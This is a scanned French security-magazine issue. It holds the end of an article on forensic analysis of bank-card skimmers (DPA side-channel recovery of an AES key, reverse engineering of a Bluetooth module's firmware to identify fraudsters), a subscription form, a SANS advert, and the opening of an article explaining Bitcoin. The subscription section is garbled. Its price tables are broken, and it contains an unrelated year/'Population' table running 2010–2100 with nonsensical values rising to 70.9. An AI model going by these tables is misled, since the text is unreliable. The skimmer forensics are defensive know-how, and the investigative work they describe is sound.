


Fig. 9 : Diagramme représentant 100 mesures de consommation de courant.

L'attaque par analyse différentielle consiste alors à calculer un coefficient de corrélation entre les valeurs mesurées et des valeurs hypothétiques, calculées en un point de l'algorithme dépendant uniquement de la



valeur d'entrée (ou de sortie) et des valeurs possibles d'une fraction de la clé de chiffrement (ie. 256 valeurs d'un octet de la clé). La présence d'un pic de corrélation est alors le signe d'une valeur probable pour la partie considérée de la clé de chiffrement.




Fig. 10 : Diagramme représentant un pic de corrélation.

La solution proposée [6], basée sur une attaque par canaux cachés de type DPA, s'est ainsi avérée une solution forensique (non invasive) permettant, à moindre coût, de lever le secret de mouchards bancaires chiffrants.

2.2.2 Rétroconception du module Bluetooth

Une seconde contrainte réside, pour les enquêteurs, à identifier formellement les utilisateurs de ces mouchards et pas seulement les victimes. Il leur est également important de regrouper les différents faits commis par un même auteur ou groupe d'auteurs.

En dehors de l'identification des données capturées ou des éventuels enregistrements de visages et éléments d'environnement, il est également possible d'analyser les éventuelles traces laissées par l'utilisateur du dispositif lors de la récupération des données. Ainsi la connexion d'un enregistreur audio sur un ordinateur peut laisser des traces sur les deux équipements (entrées registres sur l'ordinateur, fichiers systèmes sur l'équipement USB, etc.). Il en est de même pour les mouchards de pistes utilisant des modules GPRS ou Bluetooth pour la récupération des données collectées.

Prenons le cas d'une série de skimmers équipés d'un module Bluetooth. Celui-ci nous a permis d'apporter de nombreux éléments intéressant l'enquête. Ce module Bluetooth est le module RN41 commercialisé par Microchip (anciennement Roving Networks).

La fiche technique de ce module [11] spécifiant la présence d'une mémoire flash, nous avons procédé au retrait de la protection métallique du module et identifié la mémoire. Nous avons ensuite dessoudé ce composant puis l'avons lu afin d'étudier les traces présentes.

La rétro-ingénierie du firmware présent a permis d'identifier une zone correspondant à la configuration incrémentale du module (figure 11). Ainsi les paramètres sont enregistrés les uns après les autres en utilisant un stockage de type TLV (Type - Longueur - Valeur). Les paramètres les plus récents écrasant les plus anciens, il est alors possible de voir les différents noms successifs donnés au module (type « 9022 ») ou encore l'historique des équipements s'étant appairés avec lui.

00004000	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	
00003fe0	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	XXXXXXXXXXXXXXXXXXXX
00003ff0	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	XXXXXXXXXXXXXXXXXXXX
00004000	00	00	02	00	01	00	01	00	8d	22	8e	22	01	00	00	00	"Z"....
00004010	91	22	ce	22	01	00	3c	00	8e	22	8f	22	01	00	00	00	"i"....<."Z"....
00004020	8c	22	8d	22	01	00	00	00	94	22	95	22	01	00	00	00	"e"...."A"....
00004030	9a	22	9b	22	01	00	00	00	9b	22	9c	22	01	00	00	00	"s"...."e"....
00004040	95	22	96	22	01	00	00	00	93	22	94	41	01	00	00	1f	"-"...."A"....
00004050	92	22	93	22	01	00	00	00	96	22	97	22	01	00	00	00	"-"...."A"....
00004060	9c	22	9d	22	01	00	00	00	8a	22	8b	24	01	00	00	02	"e"...."S"....
00004070	8b	22	8c	24	01	00	00	02	9d	22	c2	22	01	00	24	00	<"E"...."A"....
00004080	9e	22	9f	22	01	00	00	00	99	22	9a	22	01	00	00	00	"Z"...."S"....
00004090	8f	22	5d	23	04	00	31	00	32	00	33	00	34	00	98	22	"j"#.1.2.3.4.""
000040a0	8e	23	03	00	53	00	50	00	50	00	90	22	b7	24	09	00	"Z"....S.P.P."..
000040b0	52	00	4e	00	34	00	31	00	2d	00	41	00	35	00	41	00	R.N.4.1.-.A.5.A.
000040c0	35	00	97	22	d8	cc	01	00	40	aa	1e	20	20	5b	02	00	S.-"01..0". [..
000040d0	00	38	00	02	dc	20	7a	24	0e	00	4d	00	59	00	43	00	g. fi. z6. M.Y.C.

Fig. 11 : Dump de firmware.

Nous avons ainsi pu observer quatre temps importants dans la « vie » de ces modules Bluetooth :

- 1) Paramétrage du master commun à tous les modules Bluetooth de ce modèle.
- 2) Paramétrage individuel du module avant commercialisation.
- 3) Connexion au module et paramétrage du module par le fabricant du mouchard.
- 4) Connexions au module par ses utilisateurs finaux.

Exemple de parsing :

```
Offset 0x4090L : PIN set to 1234
Offset 0x40aaL : name set to RN41-A5A5
Offset 0x416eL : name set to RN41-0025
```

Cette analyse a permis aux enquêteurs :

- de mettre en avant une structure pyramidale (la conception des mouchards étant assurée par le biais d'un nombre limité d'ordinateurs) ;
- d'identifier les différents sous-groupes et relier les affaires entre elles (certaines adresses MAC étant appairées à plusieurs mouchards ou des codes PIN personnalisés s'avérant être identiques entre différents mouchards) ;



- d'imputer des faits à un suspect (retrouvé avec un équipement dont l'adresse est recensée dans la liste d'appairage d'un ou plusieurs mouchards).

Conclusion

Nous avons vu que la fraude aux moyens de paiement représente une manne considérable pour les fraudeurs et que ceux-ci redoublent d'ingéniosité pour perpétuer cette fraude malgré les protections mises en place.

En effet, même si toutes les interfaces d'une carte de paiement (visuelle, magnétique, puce ou sans contact) sont la cible de captation de données, la piste magnétique reste celle la plus faillible. La grande majorité des phénomènes de « skimming » concernent des automates de paiement (DAB, DAC ou TPE). Ceux-ci se prêtent plus facilement à la pose d'un mouchard de pistes magnétiques et d'un système de capture du code confidentiel.

L'ampleur de la fraude demande des moyens de lutte efficaces pour matérialiser l'infraction, relever des indices laissés par les auteurs ou détecter des séries de faits.

Ceux-ci consistent notamment en l'analyse forensique des systèmes électroniques découverts.

Cette analyse n'est jamais triviale. En effet, dans les cas les plus simples il faut lire le composant mémoire et décoder les données enregistrées. Cependant, le crime organisé complexifie la tâche pour éviter le vol de données et préserver sa hiérarchie.

Cette complexification prévoit selon les cas, des systèmes propriétaires de communication avec le dispositif, voire un système de brouillage ou de chiffrement des données. Notre analyse doit par conséquent s'adapter.

Nous avons vu deux exemples d'analyses complexes. La première met en œuvre un dispositif chiffrant par AES les données bancaires. Une attaque par canal caché nous a permis de mettre au clair les données, matérialiser l'infraction et confondre les auteurs. La deuxième comprend un système de communication à distance Bluetooth. La rétroconception de ce module a permis de déterminer les différents paramétrages réalisés, les systèmes appairés et ainsi mettre en lumière un groupe organisé.

Peu importe les dispositifs imaginés par les fraudeurs, il est indispensable de les comprendre afin de proposer des moyens de lutte et d'anticiper de futures fraudes. ■

■ Références

- [1] OSCP, Rapport annuel 2013 - https://observatoire.banque-france.fr/fileadmin/user_upload/Observatoire/pdf/rapport_et_communique_de_presse/2013/OSCP_Rapport_internet_2013.pdf
- [2] S.R. Anderson, Why Cryptosystems Fail - <http://www.cl.cam.ac.uk/~rja14/wcf.html>
- [3] OSCP, Rapport annuel 2012 - https://observatoire.banque-france.fr/fileadmin/user_upload/Observatoire/pdf/rapport_et_communique_de_presse/2012/Rapport-annuel-2012.pdf
- [4] B. Kerbs, Home Depot : 56M Cards Impacted, Malware Contained - <http://krebsonsecurity.com/2014/09/home-depot-56m-cards-impacted-malware-contained/>
- [5] B. Kerbs, Spike in Malware Attacks on Aging ATMs - <http://krebsonsecurity.com/2014/10/spike-in-malware-attacks-on-aging-atms/>
- [6] T. Souvignet et J. Frinken, Differential Power Analysis as a digital forensic tool, EAFS 2012
- [7] J. Heary - Newest Attack on your Credit Card : Pin Pad Shims - <http://www.networkworld.com/article/2231279/cisco-subnet/newest-attack-on-your-credit-card--pin-pad-shims.html>
- [8] R. Lifchitz, Hacking the NFC credit cards for fun and debit ;), HES 2012
- [9] M. Emms et al., Harvesting high value foreign currency transactions from EMV contactless credit cards without the PIN - <http://homepages.cs.ncl.ac.uk/budi.aries/home.formal/Papers/CCS2014.pdf>
- [10] P. Kocher et al., Differential power analysis, CRYPTO'99
- [11] Microchip, RN41/RN41N Class 1 Bluetooth Module - <http://ww1.microchip.com/downloads/en/DeviceDoc/rn-41-ds-v3.42r.pdf>

DÉCOUVREZ NOS NOUVELLES OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

www.ed-diamond.com



LES COUPLAGES PAR SUPPORT :

VERSION PAPIER

Retrouvez votre magazine favori en papier dans votre boîte à lettres !



VERSION PDF

Envie de lire votre magazine sur votre tablette ou votre ordinateur ?



ACCÈS À LA BASE DOCUMENTAIRE

Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.



Sélectionnez votre offre dans la grille au verso et renvoyez ce document complet à l'adresse ci-dessous !

Voici mes coordonnées postales :

Société :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Pays :

Téléphone :

E-mail :

- ☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.
☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : boutique.ed-diamond.com/content/3-conditions-generales-de-ventes et reconnais que ces conditions de vente me sont opposables.



Édité par Les Éditions Diamond
Service des Abonnements
B.P. 20142 - 67603 Sélestat Cedex
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

Prix TTC en Euros / France Métropolitaine

SUPPORT

Prix en Euros / France Métropolitaine

PAPIER
Réf Tarit

PDF 1 lecteur

PAPIER + BASE DOCUMENTAIRE

1 connexion BD

**PAPIER + PDF +
BASE DOCUMENTAIRE**

F-1 lecteur + 1 connexion BD

PAPIER	
Réf	Tarif
MC1	4
MC+1	5

PDF 1 lecteur	
Réf	Tarif TTC
MC12	62,
MC+12	81,

[illegible]

DOCUMENTAIRE		1 connexion BD
Réf	Tarif TTC	
MC13	99,-	
MC13	103,-	

ASTM F1111

PAPIER	
Réf	Tarifs
MC1	4
MC+1	5
B1	10
B+1	17
C1	13
C+1	23

PDF 1 lecteur		PAPIER + PDF	
Réf	Tarif TT		
☐ MC12	62,	☐ B12	147,
☐ MC+12	81,	☐ B+12	248,
		☐ C12	197,
		☐ C+12	339,

Year	2010	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021	2022	2023	2024	2025	2026	2027	2028	2029	2030	2031	2032	2033	2034	2035	2036	2037	2038	2039	2040	2041	2042	2043	2044	2045	2046	2047	2048	2049	2050	2051	2052	2053	2054	2055	2056	2057	2058	2059	2060	2061	2062	2063	2064	2065	2066	2067	2068	2069	2070	2071	2072	2073	2074	2075	2076	2077	2078	2079	2080	2081	2082	2083	2084	2085	2086	2087	2088	2089	2090	2091	2092	2093	2094	2095	2096	2097	2098	2099	2100																																																																																																																																																																																																																																	
Population	7.9	8.1	8.3	8.5	8.7	8.9	9.1	9.3	9.5	9.7	9.9	10.1	10.3	10.5	10.7	10.9	11.1	11.3	11.5	11.7	11.9	12.1	12.3	12.5	12.7	12.9	13.1	13.3	13.5	13.7	13.9	14.1	14.3	14.5	14.7	14.9	15.1	15.3	15.5	15.7	15.9	16.1	16.3	16.5	16.7	16.9	17.1	17.3	17.5	17.7	17.9	18.1	18.3	18.5	18.7	18.9	19.1	19.3	19.5	19.7	19.9	20.1	20.3	20.5	20.7	20.9	21.1	21.3	21.5	21.7	21.9	22.1	22.3	22.5	22.7	22.9	23.1	23.3	23.5	23.7	23.9	24.1	24.3	24.5	24.7	24.9	25.1	25.3	25.5	25.7	25.9	26.1	26.3	26.5	26.7	26.9	27.1	27.3	27.5	27.7	27.9	28.1	28.3	28.5	28.7	28.9	29.1	29.3	29.5	29.7	29.9	30.1	30.3	30.5	30.7	30.9	31.1	31.3	31.5	31.7	31.9	32.1	32.3	32.5	32.7	32.9	33.1	33.3	33.5	33.7	33.9	34.1	34.3	34.5	34.7	34.9	35.1	35.3	35.5	35.7	35.9	36.1	36.3	36.5	36.7	36.9	37.1	37.3	37.5	37.7	37.9	38.1	38.3	38.5	38.7	38.9	39.1	39.3	39.5	39.7	39.9	40.1	40.3	40.5	40.7	40.9	41.1	41.3	41.5	41.7	41.9	42.1	42.3	42.5	42.7	42.9	43.1	43.3	43.5	43.7	43.9	44.1	44.3	44.5	44.7	44.9	45.1	45.3	45.5	45.7	45.9	46.1	46.3	46.5	46.7	46.9	47.1	47.3	47.5	47.7	47.9	48.1	48.3	48.5	48.7	48.9	49.1	49.3	49.5	49.7	49.9	50.1	50.3	50.5	50.7	50.9	51.1	51.3	51.5	51.7	51.9	52.1	52.3	52.5	52.7	52.9	53.1	53.3	53.5	53.7	53.9	54.1	54.3	54.5	54.7	54.9	55.1	55.3	55.5	55.7	55.9	56.1	56.3	56.5	56.7	56.9	57.1	57.3	57.5	57.7	57.9	58.1	58.3	58.5	58.7	58.9	59.1	59.3	59.5	59.7	59.9	60.1	60.3	60.5	60.7	60.9	61.1	61.3	61.5	61.7	61.9	62.1	62.3	62.5	62.7	62.9	63.1	63.3	63.5	63.7	63.9	64.1	64.3	64.5	64.7	64.9	65.1	65.3	65.5	65.7	65.9	66.1	66.3	66.5	66.7	66.9	67.1	67.3	67.5	67.7	67.9	68.1	68.3	68.5	68.7	68.9	69.1	69.3	69.5	69.7	69.9	70.1	70.3	70.5	70.7	70.9</

DOCUMENTAIRE		
1 connexion BD		
Réf	Tarif TTC	
☐ MC-13	99,-	
☒ MC-13	103,-	
☐ B-13	223,-	
☒ B-13	300,-	
☐ C-13	312,-	
☒ C-13	403,-	

BASIC = 111 F M M B C C

PAPIER	
Réf	Tarif
MC1	4
MC+1	5
B1	10
B+1	17
C1	13
C+1	23
E1	10
E+1	11

PDF 1 lecteur		
Réf	Tarif TT	
☐ MC12	62,	
☐ MC+12	81,	
☐ B12	147,	
☐ B+12	248,	
☐ C12	197,	
☐ C+12	339,	
☐ E12	158,	
☐ E+12	179,	

[illegible]

DOCUMENTAIRE	
1 connexion BD	
Réf	Tarif TTC
MC13	99,-
MC+13	103,-
B13	233,-
B+13	300,-
C13	312,-
C+13	403,-
E13	179,-*
E+13	193,-*

☐ F ☐ M ☐ M ☐ B ☐ B ☐ B ☐ C ☐ C ☐ M ☐ E ☐ E ☐ E

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Sillicium | HC = Hackable
* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !

LE BITCOIN : DE L'ARGENT LIQUIDE NUMÉRIQUE

Jean-Paul DELAHAYE, Chercheur au Laboratoire d'Informatique Fondamentale de Lille (CNRS), Professeur à l'Université de Lille



mots-clés : MONNAIE CRYPTOGRAPHIQUE / BITCOIN / RÉSEAUX P2P / PREUVE DE TRAVAIL / SIGNATURE NUMÉRIQUE / BLOCKCHAIN

Les monnaies cryptographiques sont fondées sur les réseaux P2P et la cryptographie mathématique. Elles ne reposent sur aucune autorité centralisée. Elles permettent des transactions quasi-instantanées et sans coût.

Les progrès technologiques dans la conception des réseaux, et ceux mathématiques de la cryptographie ont rendu possible la conception de nouveaux moyens de paiement – certains disent même « monnaies » – qui ne ressemblent à aucun autre et sont susceptibles, à moyen terme, de bouleverser l'économie. Leur histoire est récente et étonnante.

1 Lents et mystérieux débuts

Fin 2008, l'énigmatique Satoshi Nakamoto – c'est un pseudonyme – publie sur les réseaux un texte [1] décrivant comment il est possible de mettre en place un système d'échange d'unités monétaires (les bitcoins) qui n'a besoin d'aucun contrôle centralisé pour fonctionner, contrairement à toutes les monnaies et à tous les systèmes de paiement en ligne. Le 3 janvier 2009, les programmes nécessaires au lancement de cette « crypto-monnaie » sont prêts et elle est créée.

Après des débuts confidentiels où seuls quelques cryptologues avertis connaissent son existence et s'y intéressent, elle commence à prospérer. Son cours, totalement dérisoire en 2009, prend alors son envol lui donnant une réalité concrète. Début 2013, un bitcoin vaut une dizaine d'euros. L'année 2013 est celle du décollage du bitcoin qui acquiert alors une notoriété mondiale. Il voit son cours multiplié par 50 en un an, pour atteindre 580 euros, le 1 janvier 2014. Depuis, il a perdu une part de sa valeur, mais contrairement à ce qui a été annoncé par de nombreux analystes hostiles à cet étrange objet numérique qu'ils comprennent mal, le cours ne s'est nullement effondré. Aujourd'hui, la capitalisation totale des 13 millions de bitcoins émis dépasse 3 milliards d'euros. À partir de rien, la cryptologie mathématique vient donc de créer des devises numériques qui s'échangent contre de l'argent sonnante et trébuchant, permettant par

exemple à un étudiant Norvégien – Christoffer Kock – qui avait acquis pour 25 euros de bitcoins en 2009, d'en revendre une partie pour s'acheter un appartement au centre d'Oslo. Plusieurs centaines de crypto-monnaies, copiant plus ou moins le bitcoin ont été créées, mais le bitcoin reste très largement dominant.

L'idée de cette monnaie est que, grâce à un subtil agencement de protocoles cryptographiques, on peut émettre une monnaie dont le contrôle se fera collectivement sur un réseau P2P, sans qu'aucune autorité ne dispose du pouvoir d'agir sur elle... et surtout d'émettre de nouveaux bitcoins. Le protocole de Nakamoto a été rendu possible grâce aux fonctions de hachage cryptographiques (qui assurent l'intégrité d'un gros fichier de comptes), aux protocoles de signatures à double clef (qui certifient que seul le détenteur d'un compte l'utilise), au concept de preuve de travail (qui organise un système d'incitation pour que de nombreux utilisateurs participent à la gestion et à la surveillance du système). Ces primitives, convenablement assemblées réalisent des dispositifs numériques qu'on pensait impossibles auparavant. La mise en place du protocole bitcoin doit aussi son existence à la puissance informatique dont chacun dispose et qui fait qu'avec son ordinateur personnel, il peut contribuer au contrôle de la monnaie bitcoin au travers d'un réseau décentralisé P2P. Ceux qui le souhaitent peuvent télécharger des logiciels open source et participer à la surveillance de la monnaie bitcoin, c'est-à-dire vérifier que personne ne crée de bitcoins non prévus par le protocole, et que toutes les transactions se déroulent conformément aux règles définies au départ par Nakamoto (ces règles peuvent évoluer, mais seulement lentement, et à la suite de votes où tous ceux qui contribuent collectivement à sa gestion participent).

2 Se procurer des bitcoins ?

Pour posséder des bitcoins, il faut disposer d'un compte, mais il n'y a pas besoin de donner son identité pour en créer un : l'anonymat des détenteurs de bitcoins est l'une



des caractéristiques de cette monnaie. Chaque compte possède deux numéros. Il y a le numéro secret (qu'il faut absolument garder pour soi, car quiconque en dispose peut dépenser le contenu du compte), et le numéro public que vous communiquerez et qui est comme une adresse (un numéro de compte) vous permettant de recevoir des bitcoins. Créer un compte est immédiat et gratuit : on télécharge un porte-monnaie (wallet) ; voir par exemple [2].

On obtient des bitcoins en achetant contre de l'argent usuel sur les plateformes d'échange, en faisant du commerce ou en participant activement à la surveillance de la monnaie. Les utilisateurs qui acceptent de consacrer une part de leur puissance de calcul à cette surveillance sont ce qu'on appelle les mineurs de bitcoins. En effet, le travail qu'ils fournissent reçoit régulièrement une récompense (en bitcoins) comme des mineurs dans une mine de métal précieux qui découvrent des pépites. Aujourd'hui, cette récompense est de 25 bitcoins toutes les 10 minutes. Elle n'est attribuée qu'à un seul mineur à la fois à la suite d'une sorte de tirage au sort, où la probabilité de gagner est proportionnelle à la capacité que l'on a de calculer rapidement des valeurs de la fonction de hachage SHA256 (voir plus loin). Un grand nombre de mineurs travaillent à la surveillance de la monnaie. C'est très bien, car cela rend la monnaie plus solide. Cela rend aussi assez faible la probabilité que votre machine soit choisie pour recevoir les 25 bitcoins distribués, car des concurrents très puissants (utilisant des puces spécialisées ASIC conçues pour calculer rapidement SHA256) sont présents dans cette compétition et diminuent vos chances de gagner.

3 Robustesse des bitcoins

Les bitcoins n'existent pas matériellement, ils n'existent que sur le réseau P2P, et sont le résultat d'un consensus entre utilisateurs qui, grâce aux informations présentes sur le réseau et que chacun peut consulter et contrôler, indiquent quelles sommes d'argent se trouvent sur les comptes. L'ensemble des comptes est stocké dans un fichier – la *blockchain* – accessible à tous. Plus précisément, la blockchain contient l'ensemble des transactions (validées par page ou « block ») depuis le début du bitcoin, dont on peut déduire le contenu en bitcoins de chaque compte. La blockchain est partagée sur un réseau P2P, son poids est aujourd'hui d'environ 25 giga-octets. Seuls les « mineurs » (ceux qui contrôlent la correction des transactions et leur inscription dans la blockchain) doivent posséder une copie de ce fichier, les autres utilisateurs du bitcoin accèdent à ses informations par le réseau P2P.

Le protocole cryptographique de la monnaie assure que personne ne peut manipuler la blockchain, fausser les transactions, ou émettre d'autres bitcoins que ceux prévus (et qui apparaissent dans la blockchain). Il y en a un peu plus de 13 millions de bitcoins aujourd'hui et leur nombre ne dépassera jamais 21 millions. Ce maximum est inscrit dans le protocole.

La robustesse du protocole – confirmée par 5 ans de fonctionnement – rend l'existence virtuelle et purement numérique des bitcoins aussi réelle et solide que celle des lingots d'or ou des billets de banque que vous avez en poche. À cause de l'anonymat des comptes et des transactions, le bitcoin peut être considéré comme de « l'argent liquide numérique ». La cryptographie a réussi à créer des objets non matériels, infalsifiables, aussi résistants et persistants que s'ils étaient faits de métal, et qui circulent à la vitesse de la lumière (c'est un des avantages des bitcoins sur les autres monnaies) sans presque aucun coût, d'un endroit à l'autre du monde. Comme toute monnaie, le bitcoin ne tient que par la confiance de ses utilisateurs (c'est eux qui en déterminent le cours par les échanges opérés sur les plateformes d'achat et de vente de la monnaie). La confiance ici s'établit non pas parce qu'une banque centrale émettrice prétend se porter garante des devises qui circulent – on sait ce qu'il en est en cas de crise ! –, mais parce que le protocole cryptographique général qui organise le fonctionnement des opérations sur le réseau empêche quiconque de truquer les comptes et en particulier d'émettre sans retenue des masses de devises qui feraient s'effondrer sa valeur.

Les caractéristiques des bitcoins ont des conséquences positives dont – en théorie – une protection des détenteurs de bitcoins contre l'inflation. Celle-ci provient habituellement de l'émission massive par les banques centrales de devises créées à partir de rien : la fameuse planche à billets. Pour le bitcoin, aucune émission en dehors de celle inscrite dans le protocole n'est possible. Certains prétendent que, par nature, le bitcoin est déflationniste : il ne pourrait que prendre de la valeur, mais la réalité est évidemment plus complexe, comme les derniers mois l'ont montré où le cours du bitcoin a sensiblement baissé.

4 Une transaction

Lorsqu'Alice veut faire un paiement en bitcoins à Bernard (par exemple en échange d'un livre), l'ordinateur d'Alice va opérer une série d'opérations. Ces opérations sont faites automatiquement par le logiciel (porte-monnaie, ou wallet) qu'elle a installé sur son ordinateur et qui gère les communications entre sa machine et le réseau P2P du bitcoin. Celui-ci acceptera ou refusera la transaction en contrôlant que la transaction est conforme au protocole. Ce réseau P2P est au cœur du système. L'existence de tels réseaux est essentielle pour la monnaie bitcoin qui n'est gérée par aucun nœud central qui contrôlerait l'ensemble des communications. La transaction qui résulte de l'ordre donné par Alice en faveur de Bernard est publique (tous les ordinateurs présents sur le réseau en sont informés) et permet la mise à jour par tous les mineurs de la blockchain. L'ordinateur de Bernard n'a pas besoin d'être connecté pour que la transaction s'opère : quand plus tard, Bernard se connectera au réseau, celui-ci l'informerait qu'une somme est arrivée sur son compte et lui dira quelle somme finalement s'y trouve.

SANS Institute

La référence mondiale en matière
de formation et de certification à la
sécurité des systèmes d'information



FORMATIONS INTRUSION
Cours SANS Institute
Certifications GIAC

SEC 504

Techniques de hacking,
exploitation de failles et gestion
des incidents

SEC 542

Tests d'intrusion des applications
web et hacking éthique

SEC 560

Tests d'intrusion et hacking
éthique

SEC 642

Tests d'intrusion avancés des
applications web et hacking
éthique

SEC 660

Tests d'intrusion avancés,
exploitation de failles et hacking
éthique

Dates et plan disponibles**Renseignements et inscriptions**

par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc.fr

**SANS**



- Alice souhaite envoyer **N** bitcoins à Bernard.
- Bernard communique sa clef publique **B_{pub}** (c'est-à-dire son numéro de compte) à Alice. Il a pu le faire bien avant, ou simplement la publier sur une page web visible de tous.
- Alice constitue un message **M** de transaction contenant la clé publique de Bernard **B_{pub}** la somme **N** à transférer **M = B_{pub} N**.
- Alice (dont les clefs publiques et privées sont **A_{pub}** et **A_{pr}**) signe la transaction **M** avec sa clé privée, c'est-à-dire calcule une suite de symboles **M' = f(A_{pr}, M)** qui avec sa clef publique redonne **M** :
 - **g(A_{pub}, f(A_{pr}, M)) = g(A_{pub}, M') = M**
 - (**f** et **g** sont les fonctions opérant signature et lecture des signatures)

Tout le monde peut donc contrôler que c'est Alice qui a signé, mais personne ne peut signer à sa place.

- Alice diffuse la transaction signée sur le réseau afin qu'elle soit vue par tout le monde. Cette diffusion constitue une validation de premier niveau de la transaction, mais c'est une validation faible, et, par exemple, le compte qui reçoit l'argent ne peut pas le dépenser à cet instant : il faudra qu'il attende que la transaction ait été mise dans une page (« block ») et que cette page ait été ajoutée à la blockchain.

Le protocole réel est légèrement plus compliqué (il contrôle par exemple qu'Alice dispose bien de la somme **N** dans son porte-monnaie). En regardant cette transaction depuis l'extérieur, tout le monde voit qu'Alice a donné son accord pour transférer **N** bitcoins à Bernard. Ne disposant pas de la clef privée d'Alice, personne d'autre qu'elle ne peut envoyer une telle transaction sur le réseau. Son envoi est donc la preuve qu'Alice souhaitait ce transfert.

Un peu plus précisément, une transaction comporte dans l'ordre :

- un numéro de version ;
- le nombre d'entrées ;
- la liste des entrées, c'est-à-dire des transactions précédentes qui ont permis au compte qui émet de détenir une somme supérieure à celle dépensée ;
- le nombre de sorties ;
- la liste des sorties, c'est-à-dire des comptes où sera versée la dépense. Pour faciliter le calcul des soldes des comptes, tout l'argent d'un compte est dépensé à chaque transaction, quitte à ce que parmi les comptes qui reçoivent les diverses parties de la dépense, il y ait le compte émetteur lui-même qui se reverse une partie de la dépense.

On trouvera d'autres précisions en [3] ou plus détaillée encore en [4].

La blockchain évolue toutes les dix minutes (environ), car le mineur gagnant des 25 bitcoins ajoute une nouvelle page de transactions à la blockchain. Cette nouvelle page

contient des transactions validées par le réseau, mais pas encore présentes dans la blockchain. Parmi les transactions qui se trouvent validées par cet ajout de page, il y en a une particulière qui crée 25 bitcoins attribués au mineur qui ajoute la page. C'est de cette façon que sont créés les nouveaux bitcoins. Tous les bitcoins en circulation ont été créés de cette façon (d'abord 50 à la fois, puis 25, puis 12,5, etc., la somme étant divisée par deux tous les quatre ans). Cet ajout est une confirmation de second niveau de la validité de la transaction. Dépenser les bitcoins reçus par l'exécution des transactions présentes sur la page ajoutée est alors possible.

La page ajoutée, dans certains cas exceptionnels – résultant par exemple de l'isolation d'une partie du réseau conduisant temporairement à la création de deux blockchains différentes – peut être annulée. Cela signifie qu'on ne peut pas considérer comme définitivement réalisée une transaction présente sur une page de la blockchain. Quand plusieurs blockchain différentes existent (temporairement) sur le réseau, celle qui est la plus longue est retenue par les mineurs (l'autre est oubliée ce qui conduit à l'annulation des transactions qui y sont, si elles ne sont pas aussi sur la blockchain retenue). Ce choix uniforme rétablit un état cohérent du réseau, avec une seule blockchain identique en tous les nœuds (c'est-à-dire chez tous les mineurs).

Dans le cas de transactions importantes en valeur, il faut donc attendre plusieurs fois 10 minutes (que les problèmes éventuels de duplication de blockchain soient résolus) pour considérer la transaction comme définitive. Une heure assure une certitude totale d'irréversibilité qui est une confirmation de troisième niveau.

Le système de clefs utilisé pour les signatures dans le protocole bitcoin est basé sur la cryptographie à courbes elliptiques, dite ECDSA (*Elliptic Curve Digital Signature Algorithm*). La courbe employée est *secp256k1*.

5 Les preuves de travail

Une fonction de hachage cryptographique est une fonction **h** qui, à toute suite de symboles **S** (par exemple des chiffres) associe une autre suite de symboles (plus courte) **h(S) = R**, et surtout, qui est telle qu'il est impossible en pratique pour une valeur possible **R** de la fonction **h** de trouver un **S** tel que **h(S) = R** (impossibilité pratique de l'inversion). Si **h** est une bonne fonction de hachage, les valeurs **h(S)** produites par quelqu'un qui essaie diverses valeurs pour **S** sont aussi imprévisibles que si elles étaient tirées au hasard avec une roue de loterie. La fonction utilisée pour le bitcoin est la fonction **SHA256** : **SHA** = "secure hash algorithm" ; 256 car les valeurs produites ont comme longueur 256 bits = 32 octets).

Disposant d'une telle fonction **h**, on peut définir un travail qu'il sera impossible de faire rapidement :

- Travail de niveau **k** : Trouver **S** tel que **h(S)** commence par **k** fois le symbole '0'.



Plus **k** est grand, plus il faut essayer de nombreux **S** avant de trouver un **S** convenable. En moyenne, ceux qui prétendent avoir trouvé un tel **S** ont fourni un travail de calcul qui est d'autant plus important que **k** est grand. C'est un peu comme si on demandait à quelqu'un de lancer deux dés (ou **k** dés) jusqu'à obtenir un double **6** (ou **k** fois le '**6**'). Il faudrait en moyenne qu'il les lance 36 fois (ou **6^k** fois) pour réussir.

